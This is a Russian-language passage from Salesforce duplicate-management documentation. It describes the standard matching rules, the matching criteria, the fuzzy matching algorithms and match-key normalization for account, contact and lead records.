| Поле            | Алгоритмы совпадения                          | Метод вычисления уровня | Пороговое значение | Пустые поля   | Специальная обработка  |
|-----------------|---|-------------------------|--------------------|---|--|
| Имя организации | Акроним<br>Дистанция редактирования<br>Точное | Максимальное значение   | 70                 | Не совпадают  | Удаление таких слов, как Inc и Corp, перед сравнением полей. Кроме того, нормализация названий компаний. Например, значение «1-ый национальный банк» заменяется значением «Первый национальный банк».  |
| Тел.            | Точное  | Среднее значение        | 80                 | Не совпадают во всех разделах, кроме раздела «Код района», <i>кроме</i> пустые поля | <p>Номера телефонов разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные.</p> <ul style="list-style-type: none"> <li>Международный код (точное; 10% от уровня совпадения поля)</li> <li>Код района (точное; 50% от уровня совпадения поля)</li> <li>Следующие три цифры (точное; 30% от уровня совпадения поля)</li> <li>Последние четыре цифры (точное; 10% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух номеров телефонов: «1-415-555-1234» и «1-415-555-5678».</p> <p>Ввиду точного совпадения всех фрагментов, <i>кроме</i> последних четырех цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».</p> |
| Улица для счета | Дистанция редактирования<br>Точное            | Среднее значение        | 80                 | Не совпадают  | <p>Адреса разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные.</p> <ul style="list-style-type: none"> <li>Номер дома (точное; 20% от уровня совпадения поля)</li> <li>Улица (дистанция редактирования; 50% от уровня совпадения поля)</li> <li>Суффикс улицы (точное; 15% от уровня совпадения поля)</li> </ul>  |

| Поле     | Алгоритмы совпадения               | Метод вычисления уровня | Пороговое значение | Пустые поля  | Специальная обработка  |
|----------|------------------------------------|-------------------------|--------------------|--------------|--|
|          |                                    |                         |                    |              | <ul style="list-style-type: none"> <li>• Номер квартиры (точное; 15% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух улиц для счета: «Улица Мира 123, кв. 100» и «Проспект Мира 123, кв. 300».</p> <p>Ввиду совпадения только названия улицы и номера дома, полю присваивается уровень совпадения «70», а сами значения не считаются совпадением по причине превышения порогового значения, равного «80».</p>  |
| Индекс   | Точное                             | Среднее значение        | 80                 | Не совпадают | <p>Почтовые индексы разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля.</p> <ul style="list-style-type: none"> <li>• Первые пять цифр (точное; 90% от уровня совпадения поля)</li> <li>• Следующие четыре цифры (точное; 10% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух почтовых индексов: «94104-1001» и «94104».</p> <p>Ввиду совпадения только первых пяти цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».</p> |
| Город    | Дистанция редактирования<br>Точное | Максимальное значение   | 85                 | Не совпадают |  |
| Веб-сайт | Точное                             | Максимальное значение   | 100                | Не совпадают | Сравнивается только домен веб-сайта. Например, значение поля <code>http://www.salesforce.com</code> заменяется значением <code>salesforce.com</code> .   |

СМ. ТАКЖЕ:

[Ссылка на правило соответствия](#)

### Стандартное правило соответствия для контактов и интересов

Подобно всем правилам соответствия, стандартное правило соответствия для записей контактов и интересов содержит поля, объединенные в уравнение. Кроме того, каждое поле содержит критерии соответствия, используемые правилом для определения степени соответствия полей и последующего сопоставления записей.

Уравнение соответствия

| Имя правила                                    | Уравнение соответствия   |
|--|--|
| Стандартное правило соответствия для контактов | («Личное имя» И «Фамилия» И «Должность» И «Название компании»)                                 |
| Стандартное правило соответствия для интересов | ИЛИ («Личное имя» И «Фамилия» И «Эл. почта»)   |
|  | ИЛИ («Личное имя» И «Фамилия» И «Тел.» И «Название компании»)                                  |
|  | ИЛИ («Личное имя» И «Фамилия» И «Улица в почтовом адресе» И («Город» ИЛИ «Индекс» ИЛИ «Тел.»)) |
|  | ИЛИ («Личное имя» И «Фамилия» И «Улица в почтовом адресе» И «Должность»)                       |
|  | ИЛИ («Личное имя» И «Фамилия» И «Должность» И «Эл. почта»)                                     |
|  | ИЛИ («Личное имя» И «Фамилия» И «Тел.»)  |

Критерии соответствия

Определение каждого критерия соответствия см. в разделе «Критерии соответствия для правил соответствия» на странице 859.

| Поля контактов | Поля интересов | Алгоритмы совпадения   | Метод вычисления уровня | Пороговое значение | Пустые поля   | Специальная обработка  |
|----------------|----------------|--|-------------------------|--------------------|---|--|
| Личное имя     | Личное имя     | Точное<br>Инициалы<br>Дистанция Яро-Винклера<br>Метафон 3<br>Вариант имени | Максимальное значение   | 85                 | Не совпадают (при добавлении поля «Эл. почта» в группировку пустые поля пропускаются) | Если запись содержит значения для полей «Личное имя» и «Фамилия», то данные значения будут поменяны местами ввиду наличия возможных ошибок ввода данных. Например, при наличии личного имени «Алексей» и фамилии «Роман» правило соответствия также оценивает значения «Роман» как личное имя и «Алексей» как фамилию. |
| Фамилия        | Фамилия        | Точное<br>Дистанция клавиатуры<br>Метафон 3                                | Максимальное значение   | 90                 | Не совпадают (при добавлении поля «Эл. почта» в группировку пустые поля пропускаются) | Если запись содержит значения для полей «Личное имя» и «Фамилия», то данные значения будут поменяны местами ввиду наличия возможных ошибок ввода данных. Например, при наличии личного имени «Алексей» и фамилии «Роман» правило соответствия также оценивает значения «Роман» как личное имя и «Алексей» как фамилию. |

| Поля контактов          | Поля интересов | Алгоритмы совпадения                              | Метод вычисления уровня | Пороговое значение | Пустые поля  | Специальная обработка  |
|-------------------------|----------------|---|-------------------------|--------------------|--------------|--|
| Должность               | Должность      | Акроним<br>Точное<br>Дистанция<br>Кумбака-Либлера | Максимальное значение   | 50                 | Не совпадают |  |
| Имя организации         | Компания       | Акроним<br>Дистанция редактирования<br>Точное     | Максимальное значение   | 70                 | Не совпадают |  |
| Эл. почта               | Эл. почта      | Точное  | Максимальное значение   | 100                | Не совпадают |  |
| Тел.                    | Тел.           | Точное  | Среднее значение        | 80                 | Не совпадают | <p>Номера телефонов разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные.</p> <ul style="list-style-type: none"> <li>• Международный код (точное; 10% от уровня совпадения поля)</li> <li>• Код района (точное; 50% от уровня совпадения поля)</li> <li>• Следующие три цифры (точное; 30% от уровня совпадения поля)</li> <li>• Последние четыре цифры (точное; 10% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух номеров телефонов:<br/>«1-415-555-1234» и<br/>«1-415-555-5678».</p> <p>Ввиду точного совпадения всех фрагментов, <i>кроме</i> последних четырех цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».</p> |
| Улица в почтовом адресе | Улица          | Точное  | Среднее значение        | 80                 | Не совпадают | <p>Адреса разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и</p>   |


| Поля контактов           | Поля интересов  | Алгоритмы совпадения               | Метод вычисления уровня | Пороговое значение | Пустые поля  | Специальная обработка   |
|--------------------------|-----------------|------------------------------------|-------------------------|--------------------|--------------|---|
|                          |                 |                                    |                         |                    |              | <p>уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные.</p> <ul style="list-style-type: none"> <li>• Улица (дистанция редактирования; 50% от уровня совпадения поля)</li> <li>• Номер дома (точное; 20% от уровня совпадения поля)</li> <li>• Суффикс улицы (точное; 15% от уровня совпадения поля)</li> <li>• Номер квартиры (точное; 15% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух адресов: «Улица Мира 123, кв. 100» и «Проспект Мира 123, кв. 300».</p> <p>Ввиду совпадения только названия улицы и номера дома, полю присваивается уровень совпадения «70», а сами значения не считаются совпадением по причине превышения порогового значения, равного «80».</p> |
| Индекс в почтовом адресе | Почтовый индекс | Точное                             | Сравнение значения      | 80                 |              | <p>Почтовые индексы разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля.</p> <ul style="list-style-type: none"> <li>• Первые пять цифр (точное; 90% от уровня совпадения поля)</li> <li>• Следующие четыре цифры (точное; 10% от уровня совпадения поля)</li> </ul>   |
| Город в почтовом адресе  | Город           | Дистанция редактирования<br>Точное | Максимальное значение   | 85                 | Не совпадают |   |

СМ. ТАКЖЕ:

[Ссылка на правило соответствия](#)

## Критерии соответствия для правил соответствия

Правила соответствия используют критерии для определения степени соответствия поля новой или измененной записи такому же полю текущей записи и последующего сопоставления двух записей. При создании настраиваемого правила соответствия рекомендуем задать некоторые критерии. Стандартные правила соответствия содержат дополнительные критерии, которые уже заданы для пользователя.

 **Прим.:** Данный выпуск поддерживает бета-версию функции управления повторами Data.com, являющуюся полноценной, но имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения, воспользуйтесь [сообществом успеха Salesforce](#). Дополнительную информацию о включении данной функции в организации можно получить в компании Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Критерий | Определение | Задается автоматически для настраиваемых правил соответствия |
|----------|-------------|--|
|----------|-------------|--|

|      |   |
|------|---|
| Поле | <p>Данный критерий определяет поле, которое должно использоваться для сравнения. Ниже перечислены рекомендации по выбору полей.</p> <ul style="list-style-type: none"> <li>Доступные поля определяются целевым объектом и могут быть как стандартными, так и настраиваемыми.</li> <li>Поддерживаемые типы полей ввода: «Эл. почта», «Взаимосвязь поиска», «Взаимосвязь "Основная — подробная"», «Число», «Тел.», «Стандартный раскрывающийся список», «Настраиваемый раскрывающийся список» (только с выбором одиночных элементов), «Текст» и «URL-адрес».</li> <li>Поле автонумерации типа «Взаимосвязь поиска» не может использоваться правилом соответствия.</li> <li>Если в организации включены раскрывающиеся списки «Область» и «Страна», рекомендуется использовать <b>«Код области/штата»</b> и <b>«Код страны»</b> в правилах соответствия. Эти поля обеспечивают лучший результат определения повторений по сравнению с текстовыми полями области (штата) и страны.</li> </ul> |
|------|---|

|                  |   |
|------------------|---|
| Метод совпадения | <p>Данный критерий определяет способ сравнения полей. Система поддерживает метод точного совпадения и разные методы неточного совпадения. Каждый метод совпадения дополнительно определяется алгоритмами совпадения и другими критериями.</p> |
|------------------|---|

Дополнительную информацию о методах совпадения см. в разделе [«Методы совпадения, используемые правилами соответствия»](#) на странице 862.

| Критерий                        | Определение   | Задается автоматически для настраиваемых правил соответствия |
|---------------------------------|---|--|
| Алгоритм совпадения             | <p>Данный критерий определяет логику, позволяющую установить степень совпадения двух полей. При использовании метода точного совпадения автоматически используется алгоритм точного совпадения. При использовании метода неточного совпадения могут использоваться разные алгоритмы неточного совпадения. Каждому используемому алгоритму совпадения автоматически назначается уровень совпадения на основе степени соответствия двух полей. Например, при выборе алгоритма точного совпадения и полном соответствии двух полей уровню совпадения присваивается значение «100». При несовпадении двух полей уровню совпадения присваивается значение «0».</p> <p>Дополнительную информацию об алгоритмах совпадения см. в разделе <a href="#">«Алгоритмы совпадения, используемые методами совпадения»</a> на странице 865.</p> | ✓  |
| Считать совпадением пустые поля | <p>Данный критерий определяет способ обработки пустых полей, при условии что два сравниваемых поля считаются совпадениями. При установке флажка «Считать совпадением пустые поля» для поля, являющегося пустым в <i>обеих</i> сравниваемых записях, поля считаются совпадениями. Тем не менее, при установке флажка «Считать совпадением пустые поля» для поля, являющегося пустым только в <i>одной</i> сравниваемой записи, поля не считаются совпадениями.</p> <p>При снятии флажка «Считать совпадением пустые поля» для поля, являющегося пустым в <i>обеих</i> сравниваемых записях, поля <i>не</i> считаются совпадениями.</p>   |  |
| Метод вычисления уровня         | <p>Данный критерий определяет способ вычисления уровней совпадения, используемых алгоритмами совпадения, для получения одного уровня совпадения для поля. Каждому используемому алгоритму совпадения автоматически назначается уровень совпадения на основе степени соответствия двух полей. Метод вычисления уровня используется только стандартными правилами соответствия.</p> <p>«Среднее значение»: использует средний уровень совпадения.</p> <p>«Максимальное значение»: использует максимальный уровень совпадения.</p> <p>«Минимальное значение»: использует минимальный уровень совпадения.</p> <p>«Средневзвешенное значение»: использует весовое значение каждого метода совпадения для определения среднего уровня совпадения.</p>   | ✓  |
| Пороговое значение              | <p>Данный критерий определяет минимальный уровень совпадения, позволяющий считать поле совпадением. Полю автоматически назначается уровень совпадения на основе степени его соответствия такому же полю текущей записи.</p>   | ✓  |
| Ключ соответствия               | <p>Код, позволяющий правилу соответствия быстро возвращать список возможных повторов. Активация правила соответствия инициирует автоматическое применение ключа соответствия ко всем текущим записям, поэтому выполняемое правило соответствия ищет повторы только среди записей с таким же ключом соответствия.</p>  | ✓  |



| Критерий | Определение | Задается автоматически для настраиваемых правил соответствия |
|----------|-------------|--|
|----------|-------------|--|

Данный процесс повышает производительность и возвращает усовершенствованный набор возможных совпадений.

Дополнительную информацию о ключах соответствия, включая примеры, см. в разделе [«Ключи соответствия и правила соответствия»](#) на странице 867.

### Пример



**Пример:** Допустим, что настраиваемое правило соответствия контактов содержит критерии ниже. Просмотрите порядок сравнения и сопоставления записей.

- Уравнение соответствия: «Эл. почта» И («Тел.» ИЛИ «Город»).
- Все поля используют метод точного совпадения.
- Флажок «Считать совпадением пустые поля» установлен для полей «Тел.» и «Город».

#### Новая запись «А»

| Эл. почта           | Тел.         | Город         |
|---------------------|--------------|---------------|
| jdoe@salesforce.com | 415-555-1234 | Сан-Франциско |

#### Текущие записи, сравниваемые с новой записью «А»

| Запись | Эл. почта             | Уровень совпадения Эл. почты | Тел.         | Уровень совпадения телефона | Город         | Уровень совпадения города | Запись совпадает? |
|--------|-----------------------|------------------------------|--------------|-----------------------------|---------------|---------------------------|-------------------|
| 1      | jdoe@salesforce.com   | 100                          | 415-555-1234 | 100                         | нет           | 0                         | Да                |
| 2      | jdoe@salesforce.com   | 100                          | нет          | 0                           | Сан-Франциско | 100                       | Да                |
| 3      | jsmith@salesforce.com | 0                            | 415-555-1234 | 100                         | Сан-Франциско | 100                       | Нет               |
| 4      | нет                   | 0                            | 415-555-1234 | 100                         | Окленд        | 0                         | Нет               |
| 5      | jdoe@salesforce.com   | 100                          | 415-555-7777 | 0                           | Сан-Хосе      | 0                         | Нет               |

#### Новая запись «Б»

| Эл. почта           | Тел. | Город |
|---------------------|------|-------|
| jdoe@salesforce.com | нет  | нет   |

**Текущие записи, сравниваемые с новой записью «Б»**

| Запись | Эл. почта             | Уровень совпадения эл. почты | Тел.         | Уровень совпадения телефона | Город         | Уровень совпадения города | Запись совпадает? |
|--------|-----------------------|------------------------------|--------------|-----------------------------|---------------|---------------------------|-------------------|
| 1      | jdoe@salesforce.com   | 100                          | 415-555-1234 | 0                           | нет           | 100                       | Да                |
| 2      | jdoe@salesforce.com   | 100                          | нет          | 100                         | Сан-Франциско | 0                         | Да                |
| 3      | jdoe@salesforce.com   | 100                          | нет          | 100                         | нет           | 100                       | Да                |
| 4      | jsmith@salesforce.com | 0                            | 415-555-1234 | 0                           | Сан-Франциско | 0                         | Нет               |
| 5      | нет                   | 0                            | 415-555-1234 | 0                           | Окленд        | 0                         | Нет               |

СМ. ТАКЖЕ:

[Ссылка на правило соответствия](#)

[Рекомендации по использованию инструментов управления повторами](#)

**Методы совпадения, используемые правилами соответствия**

Метод совпадения — это часть критериев соответствия, определяющая способ сопоставления отдельного поля одной записи с соответствующим полем другой записи. Система поддерживает метод точного совпадения и разные методы неточного совпадения.

| Метод совпадения | Описание   |
|------------------|--|
| Точное           | Данный метод выполняет поиск строк, соответствующих шаблону полностью. При наличии международных данных рекомендуем использовать метод точного совпадения. |
| Неточное         | Данный метод выполняет поиск строк, соответствующих шаблону неполностью. Система поддерживает логику для разных методов неточного совпадения.              |

**ВЕРСИИ**

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Определение каждого критерия соответствия см. в разделе [«Критерии соответствия для правил соответствия»](#) на странице 859.

| Метод неточного совпадения  | Алгоритмы совпадения                               | Метод вычисления уровня | Пороговое значение | Специальная обработка  |
|-----------------------------|--|-------------------------|--------------------|--|
| Неточное: личное имя        | Точное<br>Инициалы<br>Яро-Винклер<br>Вариант имени | Максимальное значение   | 85                 | Поле «Отчество», используемое в правиле соответствия, сравнивается методом совпадения «Неточное: личное имя».  |
| Неточное: фамилия           | Точное<br>Дистанция клавиатуры<br>Метафон 3        | Максимальное значение   | 90                 |  |
| Неточное: название компании | Акроним<br>Точное<br>Выравнивание слогов           | Максимальное значение   | 70                 | Удаление таких слов, как Inc и Corp, перед сравнением полей. Кроме того, нормализация названий компаний. Например, «IBM» нормализуется к виду «International Business Machines».   |
| Неточное: телефон           | Точное   | Среднее значение        | 80                 | <p>Номера телефонов разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные.</p> <ul style="list-style-type: none"> <li>• Международный код (точное; 10% от уровня совпадения поля)</li> <li>• Код района (точное; 50% от уровня совпадения поля)</li> <li>• Следующие три цифры (точное; 30% от уровня совпадения поля)</li> <li>• Последние четыре цифры (точное; 10% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух номеров телефонов:<br/>«1-415-555-1234» и<br/>«1-415-555-5678».</p> <p>Ввиду точного совпадения всех фрагментов, <i>кроме</i> последних четырех цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по</p> |

| Метод неточного совпадения | Алгоритмы совпадения               | Метод вычисления уровня | Пороговое значение | Специальная обработка  |
|----------------------------|------------------------------------|-------------------------|--------------------|--|
|                            |                                    |                         |                    | причине превышения порогового значения, равного «80».  |
| Неточное: город            | Дистанция редактирования<br>Точное | Максимальное значение   | 85                 |  |
| Неточное: улица            | Точное                             | Среднее значение        | 80                 | <p>Адреса разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля. Данный процесс эффективно обрабатывает североамериканские данные.</p> <ul style="list-style-type: none"> <li>• Улица (дистанция редактирования; 50% от уровня совпадения поля)</li> <li>• Номер дома (точное; 20% от уровня совпадения поля)</li> <li>• Суффикс улицы (точное; 15% от уровня совпадения поля)</li> <li>• Номер квартиры (точное; 15% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух улиц для счета: «Улица Мира 123, кв. 100» и «Проспект Мира 123, кв. 300».</p> <p>Ввиду совпадения только названия улицы и номера дома, полю присваивается уровень совпадения «70», а сами значения не считаются совпадением по причине непревышения порогового значения, равного «80».</p> |
| Неточное: индекс           | Точное                             | Среднее значение        | 80                 | <p>Почтовые индексы разбиваются на фрагменты, которые используются для сравнения. Каждый фрагмент использует собственный метод и уровень совпадения. Вычисление весовых значений уровней позволяет получить один уровень для поля.</p> <ul style="list-style-type: none"> <li>• Первые пять цифр (точное; 90% от уровня совпадения поля)</li> </ul>  |

| Метод неточного совпадения | Алгоритмы совпадения                              | Метод вычисления уровня | Пороговое значение | Специальная обработка   |
|----------------------------|---|-------------------------|--------------------|---|
|                            |   |                         |                    | <ul style="list-style-type: none"> <li>Следующие четыре цифры (точное; 10% от уровня совпадения поля)</li> </ul> <p>Например, система выполняет сравнение следующих двух почтовых индексов: «94104-1001» и «94104».</p> <p>Ввиду совпадения только первых пяти цифр, полю присваивается уровень совпадения «90», а сами значения считаются совпадением по причине превышения порогового значения, равного «80».</p> |
| Неточное: должность        | Акроним<br>Точное<br>Дистанция<br>Кулбака-Либлера | Максимальное значение   | 50                 |   |

## Алгоритмы совпадения, используемые методами совпадения

Метод совпадения и алгоритм совпадения — это часть критериев соответствия. При совместном использовании они определяют способ сопоставления отдельного поля одной записи с соответствующим полем другой записи, а также степень соответствия полей.

Система поддерживает метод точного совпадения и разные методы неточного совпадения. При выборе метода точного совпадения сравнение полей выполняется автоматически посредством алгоритма точного совпадения. При выборе одного из методов неточного совпадения сравнение полей выполняется посредством разных алгоритмов неточного совпадения. Сравнение полей может выполняться посредством нескольких алгоритмов совпадения; каждому алгоритму совпадения назначается уровень совпадения на основе степени соответствия полей. Поля, обрабатываемые алгоритмами совпадения, не чувствительны к регистру.

Дополнительную информацию о методах совпадения см. в разделе [«Методы совпадения, используемые правилами соответствия»](#) на странице 862.

### Алгоритмы совпадения, доступные для метода точного совпадения

| Алгоритм совпадения | Описание   |
|---------------------|--|
| Точное              | Данный алгоритм определяет сходство двух строк. Например, значения «salesforce.com» и «Salesforce» не считаются совпадением ввиду наличия некоторых различий, поэтому возвращают уровень совпадения, равный «0». |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Алгоритмы совпадения, доступные для методов неточного совпадения**

| Алгоритм совпадения       | Описание   |
|---------------------------|--|
| Акроним                   | Данный алгоритм определяет соответствие официального имени акрониму. Например, название «Advanced Micro Devices» и аббревиатура «AMD» считаются совпадением, поэтому возвращается уровень совпадения, равный 100.  |
| Дистанция редактирования  | Данный алгоритм определяет сходство двух строк на основе количества удалений, вставок и замен символов, необходимых для преобразования одной строки в другую. Например, значение «Вице-президент, продажи» соответствует значению «Вице-президент по продажам» с уровнем совпадения, равным «73».                |
| Инициалы                  | Данный алгоритм определяет сходство двух наборов инициалов для личных имен. Например, личное имя «Сергей» и его инициал «С» считаются совпадением, поэтому возвращают уровень совпадения, равный «100».  |
| Дистанция Яро-Винклера    | Данный алгоритм определяет сходство двух строк на основе количества замен символов, необходимых для преобразования одной строки в другую. Данный метод эффективно обрабатывает короткие строки (например, личные имена). Например, имя «Сережка» соответствует имени «Сережа» с уровнем совпадения, равным «97». |
| Дистанция клавиатуры      | Данный алгоритм определяет сходство двух строк на основе количества удалений, вставок и замен символов, необходимых для преобразования одной строки в другую, которое вычисляется по положению клавиш на клавиатуре.   |
| Дистанция Кулбака-Либлера | Данный алгоритм определяет сходство двух строк на основе процентного содержания общих слов. Например, значение «Маркетинговый директор» соответствует значению «Директор по маркетингу» с уровнем совпадения, равным «65».   |
| Метафон 3                 | Данный алгоритм определяет сходство двух строк на основе их звуков. Данный алгоритм пытается учитывать несовершенства языков, поэтому эффективно обрабатывает личные имена и фамилии. Например, имя «Алена» соответствует имени «Олена» с уровнем совпадения, равным «100».                                      |
| Вариант имени             | Данный алгоритм определяет сходство двух имен на основе их вариации. Например, имя «Оксана» является вариантом имени «Ксения», поэтому возвращается уровень совпадения равный 100. Имя «Оксана» не является вариантом имени «Наталья», поэтому возвращается уровень совпадения, равный 0.                        |

СМ. ТАКЖЕ:

[Ссылка на правило соответствия](#)

## Ключи соответствия и правила соответствия


Ключи соответствия используются для повышения эффективности правил соответствия. Чтобы лучше понять принцип действия правил соответствия, изучите процесс создания ключей соответствия.

*Ключ соответствия* — это код, позволяющий правилу соответствия быстро возвращать список возможных повторов. Активация правила соответствия инициирует автоматическое применение ключа соответствия ко всем текущим записям, поэтому выполняемое правило соответствия ищет повторы только среди записей с таким же ключом соответствия. Данный процесс, называемый индексацией, повышает производительность и возвращает усовершенствованный набор возможных совпадений.

Ключи соответствия для стандартных и настраиваемых правил соответствия создаются автоматически на основе полей правила соответствия. Каждое настраиваемое правило соответствия может содержать только 10 ключей соответствия, поэтому правило соответствия, требующее более 10 ключей, не будет сохранено.

Процесс создания ключей соответствия состоит из нескольких этапов.

1. Уравнение правила соответствия (то есть, порядок полей) перезаписывается посредством стандартизированного формата, заменяющего операторы «ИЛИ» на операторы «И».
2. Поля нормализуются посредством методов, используемых стандартными правилами соответствия. Дополнительную информацию см. в разделе [«Ключи соответствия, используемые стандартными правилами соответствия»](#) на странице 868.
3. Стандартизированный формат поля и значения нормализованных полей используются для создания ключей соответствия.

 **Прим.:** В настоящее время создание ключей соответствия не поддерживается полями «Должность» и «Адрес». Таким образом, добавление данных полей в правило соответствия препятствует созданию ключей соответствия.

 **Пример: Пример**

| Имя поля   | Значение поля             | Значение нормализованного поля |
|------------|---------------------------|--------------------------------|
| Личное имя | John                      | j                              |
| Эл. почта  | john_oreilly@us.intel.com | joreilly@intelcom              |
| Фамилия    | O'Reilly                  | arl                            |
| Компания   | Intel Corp.               | intel                          |

| Уравнение правила соответствия   | Стандартизированный формат      | Ключи соответствия (комбинации полей) | Ключи соответствия (со значениями нормализованных полей) |
|----------------------------------|---------------------------------|---------------------------------------|--|
| («Личное имя» ИЛИ «Эл. почта») И | («Личное имя» И «Фамилия») ИЛИ  | Личное имя Фамилия                    | jarl   |
| («Фамилия» ИЛИ «Компания»)       | («Личное имя» И «Компания») ИЛИ | Личное имя Компания                   | jintel   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Уравнение правила соответствия | Стандартизированный формат     | Ключи соответствия (комбинации полей) | Ключи соответствия (со значениями нормализованных полей) |
|--------------------------------|--------------------------------|---------------------------------------|--|
|                                | («Эл. почта» И «Фамилия») ИЛИ  | Эл. почта Фамилия                     | joreilly@intelcomarl                                     |
|                                | («Эл. почта» И «Компания») ИЛИ | Эл. почта Компания                    | joreilly@intelcomintel                                   |

## Ключи соответствия, используемые стандартными правилами соответствия

Ключи соответствия используются для повышения эффективности правил соответствия. Чтобы понять принцип работы стандартных правил соответствия, воспользуйтесь сведениями о ключе соответствия.

### Что такое ключ соответствия?


*Ключ соответствия* — это код, позволяющий правилу соответствия быстро возвращать список возможных повторов. Активация правила соответствия инициирует автоматическое применение ключа соответствия ко всем текущим записям, поэтому выполняемое правило соответствия ищет повторы только среди записей с таким же ключом соответствия. Данный процесс, называемый индексацией, повышает производительность и возвращает усовершенствованный набор возможных совпадений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Принцип чтения ключа соответствия



- Поле, используемое ключом соответствия (1).
- Количество маркеров (или наборов строк символов) в значении поля для добавления в ключ соответствия (2). При пустом количестве добавляются все маркеры.
- Количество символов в маркере для добавления в ключ соответствия (3). При пустом количестве добавляются все символы.
- Дополнительное поле, используемое ключом соответствия (4).

### Нормализация полей

Ключи соответствия применяются к записям только после нормализации значений их полей.



| Поле       | Сведения о нормализации   | Примеры   |
|------------|---|---|
| Компания   | Раскрытие акронимов. Отображение первой буквы каждого слова в нижнем регистре. Удаление суффиксов (например, Corporation, Incorporated, Inc, Limited, Ltd). Удаление стоп-слов (например, and, the, of).        | IBM = international business machines<br>Intel Corp. = intel  |
| Личное имя | Удаление приветствий и всех букв, кроме первой буквы первого слова. Отображение первой буквы в нижнем регистре. Замена личного имени псевдонимом (при его наличии).   | Dr. Jane = j<br>Mr. Bob= robert = r   |
| Фамилия    | Удаление специальных символов и суффиксов. Замена последовательных одинаковых согласных одной согласной. Отображение первой буквы в нижнем регистре. После нормализации применяется алгоритм двойного метафона. | O'Reilly, Jr. = oreily (без двойного метафона)<br>O'Reilly, Jr. = oreily = arl (с двойным метафоном)      |
| Эл. почта  | Удаление специальных символов (например, символы подчеркивания и точки) из обеих частей адреса эл. почты.   | john_doe@salesforce.com =<br>jdoe@salesforcecom<br><br>john.doe@us.salesforce.com =<br>jdoe@salesforcecom |
| Тел.       | Удаление всех нецифровых и небуквенных символов. Для любого американского номера телефона: преобразование букв в цифры и удаление международного кода. Удаление последних четырех цифр.                         | 1-800-555-1234 = 800555<br>44 20 0540 0202 = 44200540   |
| Веб-сайт   | Удаление протокола (http), субдомена (www) и любого пути к файлу. Использование только последних двух или трех маркеров, в зависимости от наличия международных обозначений.                                    | http://www.us.salesforce.com/product =<br>salesforce.com<br><br>http://www.ox.ac.uk/ = ox.ac.uk           |

### Предопределенные ключи соответствия

Ниже перечислены ключи соответствия, применяемые ко всем текущим записям после нормализации полей. Данный процесс, называемый индексацией, выполняется после активации правила соответствия.

| Ключ соответствия           | Целевые объекты | Пример  |
|-----------------------------|-----------------|---|
| Компания (2,6) Город ( _ 6) | Организация     | Организация: salesforce.com = salesf<br>Город: San Francisco = sanfra<br>Ключ: salesfsanfra |
| Компания (2,6) Индекс (1,3) | Организация     | Имя организации: salesforce.com = salesf<br>Индекс: 94105-5188 = 941<br>Ключ: salesf941     |

| Ключ соответствия                          | Целевые объекты    | Пример  |
|--|--------------------|---|
| Эл. почта                                  | Контакт<br>Интерес | Эл. почта: john_doe@us.ibm.com = johndoe@ibm.com<br>Ключ: johndoe@ibm.com   |
